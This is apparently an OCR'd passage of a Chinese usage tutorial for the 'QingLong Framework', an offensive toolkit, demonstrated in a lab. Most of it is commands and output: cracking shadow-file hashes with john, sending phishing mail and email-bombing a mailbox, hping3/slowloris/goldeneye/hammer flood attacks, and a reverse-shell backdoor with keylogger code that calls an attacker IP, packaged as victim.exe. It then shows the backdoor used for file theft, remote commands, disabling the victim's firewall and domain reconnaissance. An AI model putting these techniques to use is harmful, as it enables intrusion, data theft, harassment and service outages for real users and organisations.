└─$ sudo unshadow /etc/passwd /etc/shadow > test_passwd
[sudo] password for kali:
Created directory: /root/.john
```

成功破解：

```
john > john --wordlist=/home/kali/Desktop/password.txt /home/kali/Desktop/test_passwd --format=crypt
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
Warning: Only 10 candidates left, minimum 96 needed for performance.
kali             (kali)
1g 0:00:00:00 DONE (2023-08-05 12:02) 12.50g/s 125.0p/s 125.0c/s 125.0C/s 123..kali
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
john >
```

6、恶意攻击模块

6.1 邮件钓鱼

```
Phishing emails
===============

  id  model            usage                                                                    description
  --  -----            -----                                                                    -----------
   1  custom template  1 server_mail_addr port from_addr password to_addr template_path subject  使用自定义钓鱼邮件.模板格式为html
(QingLong Framework/Malicious Attacks/1) > show params

Parameter Description
=====================

Params         Description
------         -----------
server_mail_addr  邮件服务器地址
port              邮件服务器端口
from_addr         发送方的邮箱
password          授权码
to_addr           接收方邮箱
template_path     模板的绝对路径
subject           邮件标题
(QingLong Framework/Malicious Attacks/1) >
```

我们根据其 usage 和参数说明，执行如下攻击命令（注意，邮件的模板格式须为 HTML 格式）：

```
Phishing emails
═══════════════

  id  model           usage                                                                  description
  ──  ──────────────  ─────────────────────────────────────────────────────────────────────  ──────────────────────────────
   1  custom template  1 server_mail_addr port from_addr password to_addr template_path subject  使用自定义钓鱼邮件.模板格式为html
(QingLong Framework/Malicious Attacks/1) > show params

Parameter Description
═══════════════════

Params           Description
──────           ──────────
server_mail_addr  邮件服务器地址
port             邮件服务器端口
from_addr        发送方的邮箱
password         授权码
to_addr          接收方邮箱
template_path    模板的绝对路径
subject          邮件标题
(QingLong Framework/Malicious Attacks/1) > 1 smtp.163.com 465 [redacted] com /home/kali/Desktop/my.html email_attack
[+] Successfully sent email!
(QingLong Framework/Malicious Attacks/1) >
```

受害者成功收到邮件：

在真实的攻击过程中，我们可以把邮件模板制作得更加真实和诱惑性。

6.2 邮件轰炸

我们根据其 usage 和参数说明，执行如下攻击命令（注意，邮件的模板格式须为 HTML 格式）：

```
Email Bombing
═════════════

  id  model           usage                                                                                  description
  ──  ──────────────  ─────────────────────────────────────────────────────────────────────────────────────  ──────────────────────────────
   1  custom template  1 server_mail_addr port from_addr password to_addr template_path subject thread_num  使用自定义钓鱼邮件.模板格式为html
(QingLong Framework/Malicious Attacks/2) > show params

Parameter Description
═══════════════════

Params           Description
──────           ──────────
server_mail_addr  邮件服务器地址
port             邮件服务器端口
from_addr        发送方的邮箱
password         授权码
to_addr          接收方邮箱
template_path    模板的绝对路径
subject          邮件标题
thread_num       同一时间发送邮件的数目
(QingLong Framework/Malicious Attacks/2) > 1 smtp.163.com 465 [redacted] 87@qq.com /home/kali/Desktop/my.html bombingbombing 20
[*] Emails are Bombing!Please be patient!
[*] source:15[redacted]0163.com => target:1[redacted].@qq.com thread_num:20
[+] The email bombing is over.success => 20 fail => 0
(QingLong Framework/Malicious Attacks/2) >
```

受害者的邮箱成功被轰炸：

今天 (21 封)

fairly	bombingbombing	- this is a email attack	4分钟前
fairly	bombingbombing	- this is a email attack	4分钟前
fairly	bombingbombing	- this is a email attack	4分钟前
fairly	bombingbombing	- this is a email attack	4分钟前
fairly	bombingbombing	- this is a email attack	4分钟前
fairly	bombingbombing	- this is a email attack	4分钟前
fairly	bombingbombing	- this is a email attack	4分钟前
fairly	bombingbombing	- this is a email attack	4分钟前
fairly	bombingbombing	- this is a email attack	4分钟前
fairly	bombingbombing	- this is a email attack	4分钟前
fairly	bombingbombing	- this is a email attack	4分钟前
fairly	bombingbombing	- this is a email attack	4分钟前
fairly	bombingbombing	- this is a email attack	4分钟前
fairly	bombingbombing	- this is a email attack	4分钟前
fairly	bombingbombing	- this is a email attack	4分钟前
fairly	bombingbombing	- this is a email attack	4分钟前
fairly	bombingbombing	- this is a email attack	4分钟前
fairly	bombingbombing	- this is a email attack	4分钟前
fairly	bombingbombing	- this is a email attack	4分钟前

7、拒绝服务攻击模块

```
Denial of Service Attacks
=========================

  id  model          usage  description
  --  -------------  -----  ------------------------------
   1  hping3             1  利用hping3发起拒绝服务攻击
   2  slowloris          2  利用slowloris发起拒绝服务攻击
   3  goldeneye          3  利用goldeneye发起拒绝服务攻击
   4  hammer             4  利用hammer发起拒绝服务攻击
   5  DDos-Attack        5  利用DDos-Attack发起拒绝服务攻击
(QingLong Framework/Denial of Service) >
```

该功能模块的使用非常简单，无需废话，直接看截图即可。

7.1 hping3

```
Denial of Service Attacks
=========================

  id  model          usage  description
  --  -------------  -----  ------------------------------
   1  hping3             1  利用hping3发起拒绝服务攻击
   2  slowloris          2  利用slowloris发起拒绝服务攻击
   3  goldeneye          3  利用goldeneye发起拒绝服务攻击
   4  hammer             4  利用hammer发起拒绝服务攻击
   5  DDos-Attack        5  利用DDos-Attack发起拒绝服务攻击
(QingLong Framework/Denial of Service) > 1
hping3 > sudo hping3 -c 10000 -d 120 -S -w 64 -p 80 --flood --rand-source 192.168.3.15
[sudo] password for kali:
HPING 192.168.3.15 (eth0 192.168.3.15): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
```

7.2 slowloris

```
slowloris > slowloris.py -p 80 -s 10000 http://192.168.3.15
[05-08-2023 12:51:38] Attacking http://192.168.3.15 with 10000 sockets.
[05-08-2023 12:51:38] Creating sockets ...
[05-08-2023 12:51:38] Sending keep-alive headers ...
[05-08-2023 12:51:38] Socket count: 0
[05-08-2023 12:51:38] Creating 10000 new sockets ...
```


7.3 goldeneye

```
goldeneye > goldeneye.py http://192.168.3.15 -s 10000

GoldenEye v2.1

Hitting webserver in mode 'get' with 10 workers running 10000 connections each. Hit CTRL+C to cancel.
```

7.4 hammer

```
hammer > hammer.py -s 192.168.3.15 -t 1000
 192.168.3.15  port:  80  turbo:  1000
Please wait ...
 Sat Aug  5 12:55:52 2023   <--packet sent! hammering-->
 Sat Aug  5 12:55:52 2023   <--packet sent! hammering-->
 Sat Aug  5 12:55:52 2023   <--packet sent! hammering-->
 Sat Aug  5 12:55:52 2023   <--packet sent! hammering-->
 Sat Aug  5 12:55:52 2023   <--packet sent! hammering-->
 Sat Aug  5 12:55:52 2023   <--packet sent! hammering-->
 Sat Aug  5 12:55:52 2023   <--packet sent! hammering-->
 Sat Aug  5 12:55:53 2023   <--packet sent! hammering-->
 Sat Aug  5 12:55:52 2023   <--packet sent! hammering-->
 Sat Aug  5 12:55:52 2023   <--packet sent! hammering-->
 Sat Aug  5 12:55:52 2023   <--packet sent! hammering-->
 Sat Aug  5 12:55:52 2023   <--packet sent! hammering-->
 Sat Aug  5 12:55:52 2023   <--packet sent! hammering-->
 Sat Aug  5 12:55:53 2023   <--packet sent! hammering-->
 Sat Aug  5 12:55:53 2023   <--packet sent! hammering-->
 Sat Aug  5 12:55:53 2023   <--packet sent! hammering-->
```

7.5 DDos-Attack



8、内网渗透模块

我们选择序号“6”，然后回车，便可进入内网渗透模块。

敲击 tab 键，选择“show functions”即可查看内网渗透模块的功能列表：

敲击“show params”查看 usage 中各参数的描述：

```
Intranet Penetration
====================

  id  model                          usage                        description
----  -----------------------------  ---------------------------  --------------------
   1  Rebound Backdoor Generation    1                            反弹式后门生成
   2  Monitor the backdoor           2 attacker_ip port           后门监听
   3  Sessions                       show sessions                查看目前已经连接的后门
   4  Enter sessions                 enter session session_id     进入相应的后门
   5  Delete sessions                delete session session_id    删除相应的后门
(QingLong Framework/Intranet Penetration) > show params

Parameter Description
=====================

Params       Description
-----------  -------------
attacker_ip  攻击者者IP
port         监听端口
session_id   后门的id
(QingLong Framework/Intranet Penetration) >
```

8.1 反弹式后门生成

青龙的后门目前仅支持 python 和 exe 两种文件类型生成，之后会持续更新，支持更加多的类型哦！
此外，其后门的生成方式有点特殊，但是也并不难。

8.1.1 python 类型后门

首先是 python 类型的后门生成。我们只需要修改“victim.py”文件的源代码中的 IP 和端口号即可：

打开(O)　victim.py　~/下载/QingLong-framework


```
        # 打开日志文件，追加模式
        with open(self.log_file, "a", encoding="utf-8") as f:
            # 判断按键是否是特殊键，如空格、回车、Esc等
            if isinstance(key, Key):
                # 写入按键的名称，加一个空格
                f.write(key.name + " ")
                # 如果按下了Esc键，退出监听
                if key == Key.esc:
                    return False
            else:
                # 否则，写入按键的字符值，不加空格
                f.write(key.char)


if __name__ == '__main__':
    victim = Victim("192.168.88.138", 6666)
```

然后把 victim.py 文件上传到受害者主机上并执行即可。但是要注意，受害者主机上需要安装了 python 3.x 的环境。

8.1.2 EXE 类型后门生成

接着便是 exe 类型的后门生成。同样的，我们首先需要修改“victim.py”文件的源代码中的 IP 和端口号，然后在 Windows 系统中运行如下命令来生成 exe 类型的后门：

```
pyinstaller -F -w victim.py
```



生成的 exe 文件在 dist 文件夹里面，把 dist 文件夹里面的 victim.exe 文件上传到受害者主机上执行即可。

8.2 后门监听

生成后门后，我们便需要接收该后门反弹回来的会话信息，即后门监听。后门监听的操作非常简单，不需要繁琐的配置，我们来演示一下。


实验环境如下：

```
攻击者 Ubuntu：192.168.88.138

受害者 Windows10：192.168.88.134

受害者 Windows server 2012：192.168.88.131
```


根据 usage，执行如下命令进行后门监听：

```
2 192.168.88.138 6666
```

在 Windows 10 上面执行后门后，攻击者端成功接收到会话：



敲击 tab 键，选择“show sessions”来展示目前已经连接的后门信息：




目前显示连接了一个后门，即 Windows 10。我们继续连接 Windows server 2012。

攻击者端执行如下命令：

```
2 192.168.88.138 6667
```

在 Windows server 2012 上执行后门，攻击者端成功接收到会话，选择“show sessions”查看目前已经连接的后门：



可以知道，目前攻击端已经连接了 2 个后门。当然，只要你愿意，你还可以继续连接新的后门。

8.3 进入后门

那么如何进入相应后门呢？其实也非常简单。我们根据 usage 可以知道，执行命令“enter session session_id”即可进入相应的后门，其中 session_id 为上图的 id。
我们进入 Windows 10 的后门，执行如下命令：


```
enter session 0
```

发现已经进入其后门，敲击 tab 键选择“show functions”来查看其功能：

由上图可以知道，后门有 8 大功能模块，分别为域信息收集模块、权限提升模块、权限维持模块、域横向移动攻击模块、域控制器安全模块、mimikatz 模块、小工具模块和隧道模块。我们只需要敲击相应的序号即可进入相应的功能模块。

8.4 文件上传/下载

此外，当我们进入后门后，通过敲击 tab 键可以发现，此处支持文件上传和文件下载：



文件上传和文件下载的方式非常简单，只需知道文件的绝对路径即可。
文件上传：

```
(QingLong Framework/Intranet Penetration)-[BackDoor] upload /home/kali/Desktop/qinglong.txt
[+] Successfully sent file information ⇒ (name:qinglong.txt size:11).
[+] uploading...
[+] File uploaded successfully!
(QingLong Framework/Intranet Penetration)-[BackDoor]
```

文件下载：

```
(QingLong Framework/Intranet Penetration)-[BackDoor] download C:\Users\86183\Desktop\photo.png
[+] Successfully received file information ⇒ (name:photo.png size:26226).
[+] receiving...
[+] File reception completed!
(QingLong Framework/Intranet Penetration)-[BackDoor]
```

8.5 命令执行

然后，如果我们要对受害者主机执行系统命令，也可在此处执行：

```
(QingLong Framework/Intranet Penetration)-[BackDoor] ipconfig

Windows IP 配置


无线局域网适配器 本地连接* 1:

   媒体状态  . . . . . . . . . . . . : 媒体已断开连接
   连接特定的 DNS 后缀 . . . . . . . :

以太网适配器 VMware Network Adapter VMnet1:

   连接特定的 DNS 后缀 . . . . . . . :
   本地链接 IPv6 地址. . . . . . . . : fe80::9230:6cbf:d1b8:dd0%9
   IPv4 地址 . . . . . . . . . . . . : 192.168.30.1
   子网掩码  . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . :
```

8.6 域信息收集模块

实验环境如下：

攻击者 Ubuntu：192.168.88.138

受害者 Windows10：192.168.88.134

受害者 Windows server 2012：192.168.88.131

这次我们使用 Windows server 2012 的后门。我们选择序号 1，进入域信息收集模块：

```
(QingLong Framework/Intranet Penetration)-[BackDoor] 1
(QingLong Framework/Intranet Penetration)-[BackDoor/Information] show functions

Domain Information Collection
=============================

  id  model                          usage                        description
----  -----------------------------  ---------------------------  ---------------
   1  General Information Query      1                            通用信息查询
   2  Firewall Information Query     2                            防火墙信息查询
   3  View Agent Configuration Status 3                           查看代理配置情况
   4  Detect Domain Survival Hosts   4 victim_ip_network_segment  探测域内存活主机
   5  Domain Information Query       5                            域信息查询
   6  Port Scanning                  6 victim_ip                  端口扫描
   7  Locating Domain Controllers    7                            域控制器定位
(QingLong Framework/Intranet Penetration)-[BackDoor/Information]
```

8.6.1 通用信息查询

我们继续选择 1，进入通用信息查询模块，如下：

```
Domain Information Collection
=============================

  id  model                          usage                        description
----  -----------------------------  ---------------------------  ---------------
   1  General Information Query      1                            通用信息查询
   2  Firewall Information Query     2                            防火墙信息查询
   3  View Agent Configuration Status 3                           查看代理配置情况
   4  Detect Domain Survival Hosts   4 victim_ip_network_segment  探测域内存活主机
   5  Domain Information Query       5                            域信息查询
   6  Port Scanning                  6 victim_ip                  端口扫描
   7  Locating Domain Controllers    7                            域控制器定位
(QingLong Framework/Intranet Penetration)-[BackDoor/Information] 1
(QingLong Framework/Intranet Penetration)-[BackDoor/Information ~ General Information Query] show functions

Domain Information Query
========================

  id  model                    description
----  -----------------------  ------------
   1  system information       系统信息
   2  software information      软件信息
   3  process information       进程信息
   4  planned task information  计划任务信息
   5  user information          用户信息
   6  patch information         补丁信息
   7  sharing information       共享信息
   8  ARP cache table           ARP缓存表
   9  routing table information  路由表信息
(QingLong Framework/Intranet Penetration)-[BackDoor/Information ~ General Information Query]
```

选择相应的序号即可查询有关信息。

我们来查询一下软件信息和补丁信息。

查询软件信息：

```
(QingLong Framework/Intranet Penetration)-[BackDoor/Information ~ General Information Query] 2
[+] 查看安装的软件及版本、路径等信息:
Name                                                                    Version
Microsoft Visual Studio Ultimate 2012 XAML UI Designer Core             11.0.50727
Microsoft Visual C++ 2022 X64 Minimum Runtime - 14.32.31332             14.32.31332
Microsoft ASP.NET MVC 4 - Visual Studio 2012 Tools                      4.0.20710.0
Python 3.8.7 Executables (64-bit)                                       3.8.7150.0
Microsoft Visual C++ 2012 x64 Debug Runtime - 11.0.50727                11.0.50727
Microsoft SQL Server 2012 Native Client                                 11.0.2100.60
Microsoft LightSwitch for Visual Studio 2012 CoreRes - 简体中文          11.0.50727
Microsoft Visual Studio 2010 Tools for Office Runtime (x64)             10.0.31130
Blend for Visual Studio 2012 CHS resources
              5.0.30709.0
Tools for .Net 3.5 - CHS Lang Pack                                      3.11.50727
Microsoft System CLR Types for SQL Server 2012                          11.0.2100.60
Microsoft ASP.NET MVC 3 - Visual Studio 2012 Tools Update - CHS         3.0.30710.0
Microsoft Visual C++ 2010  x64 Redistributable - 10.0.40219             10.0.40219
 回收站 ft ASP.NET MVC 4 Runtime                                        4.0.20710.0
Microsoft Visual C++ 2005 Redistributable (x64)                         8.0.61186
Microsoft Visual Studio Team Foundation Server 2012 对象模型语言包 - 简体中文  11.0.50727
Microsoft Visual C++ 2013 x86 Minimum Runtime - 12.0.40664              12.0.40664
Microsoft Report Viewer Add-On for Visual Studio 2012                   11.1.2802.16
Microsoft Visual C++ 2010  x86 Red
istributable - 10.0.40219                          10.0.40219
Microsoft Visual Studio Premium 2012                                    11.0.50727
Microsoft SQL Server 2012 管理对象                                      11.0.2100.60
Python 3.8.7 Add to Path (64-bit)                                       3.8.7150.0
Microsoft SQL Server Data Tools Build Utilities - CHS (11.1.20627.00)   11.1.20627.00
Microsoft .NET Framework 4.5 SDK - 简体中文 语言包                       4.5.50709
Microsoft Visual Studio Team Foundation Server 2012 Object Model        11.0.50727
Microsoft Visual C++ 2012 Compilers                                     11.0.50727
Microsoft Visual C++ 2012 x86 Debug Runtime - 11.0.50727                11.0.50727
Windows Software Development Kit DirectX x64 Remote                     8.59.25584
```

查看补丁信息：

```
(QingLong Framework/Intranet Penetration)-[BackDoor/Information ~ General Information Query] 6
[+] 查看已安装的补丁:
Caption                                    Description      HotFixID   InstalledOn
                                           Update           KB2959936  11/21/2014
http://support.microsoft.com/?kbid=2896496  Update           KB2896496  11/21/2014
http://support.microsoft.com/?kbid=2919355  Update           KB2919355  11/21/2014
http://support.microsoft.com/?kbid=2920189  Security Update  KB2920189  11/21/2014
http://support.microsoft.com/?kbid=2931358  Security Update  KB2931358  11/21/2014
http://support.microsoft.com/?kbid=2931366  Security Update  KB2931366  11/21/2014
http://support.microsoft.com/?kbid=2933826  Security Update  KB2933826  11/21/2014
http://support.microsoft.com/?kbid=2938772  Update           KB2938772  11/21/2014
http://support.microsoft.com/?kbid=2949621  Hotfix           KB2949621  11/21/2014
http://support.microsoft.com/?kbid=2954879  Update           KB2954879  11/21/2014
http://support.microsoft.com/?kbid=2958262  Update
     KB2958262  11/21/2014
http://support.microsoft.com/?kbid=2958263  Update           KB2958263  11/21/2014
http://support.microsoft.com/?kbid=2961072  Security Update  KB2961072  11/21/2014
http://support.microsoft.com/?kbid=2965500  Update           KB2965500  11/21/2014
http://support.microsoft.com/?kbid=2967917  Update           KB2967917  11/21/2014
http://support.microsoft.com/?kbid=2971203  Update           KB2971203  11/21/2014
http://support.microsoft.com/?kbid=2971850  Security Update  KB2971850  11/21/2014
http://support.microsoft.com/?kbid=2973351  Security Update  KB2973351  11/21/2014
http://support.microsoft.com/?kbid=2973448  Update           KB2973448  11/21/2014
http://support.microsoft.com/?kbid=2975061  Update           KB2975061  11/21/2014
http://support.microsoft.com/?kbid=2976627  Security Update  KB2976627  11/21/2014
http://support.microsoft.com/?kbid=2977629  Security Update  KB2977629  11/21/2014
http://support.microsoft
.com/?kbid=2981580  Update           KB2981580  11/21/2014
http://support.microsoft.com/?kbid=2987107  Security Update  KB2987107  11/21/2014
http://support.microsoft.com/?kbid=2989647  Update           KB2989647  11/21/2014
http://support.microsoft.com/?kbid=2998527  Update           KB2998527  11/21/2014
http://support.microsoft.com/?kbid=2999226  Update           KB2999226  6/25/2023
```

8.6.2 防火墙信息查询

选择序号 2，进入防火墙信息查询模块：

```
Domain Information Collection
=============================

  id  model                          usage                      description
----  -----------------------------  -------------------------  ---------------
   1  General Information Query      1                          通用信息查询
   2  Firewall Information Query     2                          防火墙信息查询
   3  View Agent Configuration Status 3                         查看代理配置情况
   4  Detect Domain Survival Hosts   4 victim_ip_network_segment 探测域内存活主机
   5  Domain Information Query       5                          域信息查询
   6  Port Scanning                  6 victim_ip                端口扫描
   7  Locating Domain Controllers    7                          域控制器定位
(QingLong Framework/Intranet Penetration)-[BackDoor/Information] 2
(QingLong Framework/Intranet Penetration)-[BackDoor/Information ~ Firewall Information Query] show functions

Domain Information Query
========================

  id  model                       description
----  --------------------------  ----------------------------------------
   1  service iptables stop       关闭防火墙(Windows Server 2003及之前的版本)
   2  service iptables stop       关闭防火墙(Windows Server 2003及之前的版本)
   3  View firewall configuration 查看防火墙配置
   4  Allow 3389 port open        允许3389端口放行
(QingLong Framework/Intranet Penetration)-[BackDoor/Information ~ Firewall Information Query]
```

尝试关闭防火墙（下图显示已经关闭成功）：

```
Domain Information Query
========================

  id  model                       description
----  --------------------------  ----------------------------------------
   1  service iptables stop       关闭防火墙(Windows Server 2003及之前的版本)
   2  service iptables stop       关闭防火墙(Windows Server 2003及之前的版本)
   3  View firewall configuration 查看防火墙配置
   4  Allow 3389 port open        允许3389端口放行
(QingLong Framework/Intranet Penetration)-[BackDoor/Information ~ Firewall Information Query] 2
确定。


(QingLong Framework/Intranet Penetration)-[BackDoor/Information ~ Firewall Information Query]
```

查看防火墙配置信息：

```
(QingLong Framework/Intranet Penetration)-[BackDoor/Information ~ Firewall Information Query] 3

域 配置文件配置(当前):
----------------------------------------------------------------------
操作模式                          = 禁用
例外模式                          = 启用
多播/广播响应模式                 = 启用
通知模式                          = 禁用

域 配置文件的服务配置文件:
模式     自定义      名称
----------------------------------------------------------------------
启用       否          文件和打印机共享
启用       否          远程桌面

域 配置文件的允许的程序配置:
模式     流量方向            名称/程序
----------------------------------------------------------------------
启用       入站                ModuleUpdate.exe / C:\Program Files (x86)\360\360Safe\Utils\ModuleUpdate.exe
启用       入站                360安全卫士实时保护 / C:\Program Files (x86)\360\360Safe\safemon\360Tray.exe
启用       入站                LiveUpdate360 / C:\Program Files (x86)\360\360Safe\LiveUpdate360.exe
启用       入站                360安全卫士-安装 / C:\Users\Administrator\Downloads\ins
t.exe
启用       入站                360zipUpdate.exe / C:\Program Files (x86)\360\360zip\360zipUpdate.exe

域 配置文件的端口配置:
端口   协议    流量方向            名称
----------------------------------------------------------------------
3389   TCP       启用      入站                Remote Desktop

域 配置文件的 ICMP 配置:
模式     类型  描述
----------------------------------------------------------------------
启用       2     允许出站数据包太大
启用       8     允许入站回显请求
```

8.6.3 查看代理配置情况

我们选择序号 3 来查看代理配置情况（下图显示目前没有代理配置信息）：

```
Domain Information Collection
==============================

  id  model                          usage                        description
----  -----------------------------  ---------------------------  ---------------
   1  General Information Query      1                            通用信息查询
   2  Firewall Information Query     2                            防火墙信息查询
   3  View Agent Configuration Status 3                           查看代理配置情况
   4  Detect Domain Survival Hosts   4 victim_ip_network_segment  探测域内存活主机
   5  Domain Information Query       5                            域信息查询
   6  Port Scanning                  6 victim_ip                  端口扫描
   7  Locating Domain Controllers    7                            域控制器定位
(QingLong Framework/Intranet Penetration)-[BackDoor/Information] 3

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp
    PortNumber    REG_DWORD    0xd3d


(QingLong Framework/Intranet Penetration)-[BackDoor/Information]
```

8.6.4 探测域内存活主机

青龙使用了 nmap 来探测域内存活主机：

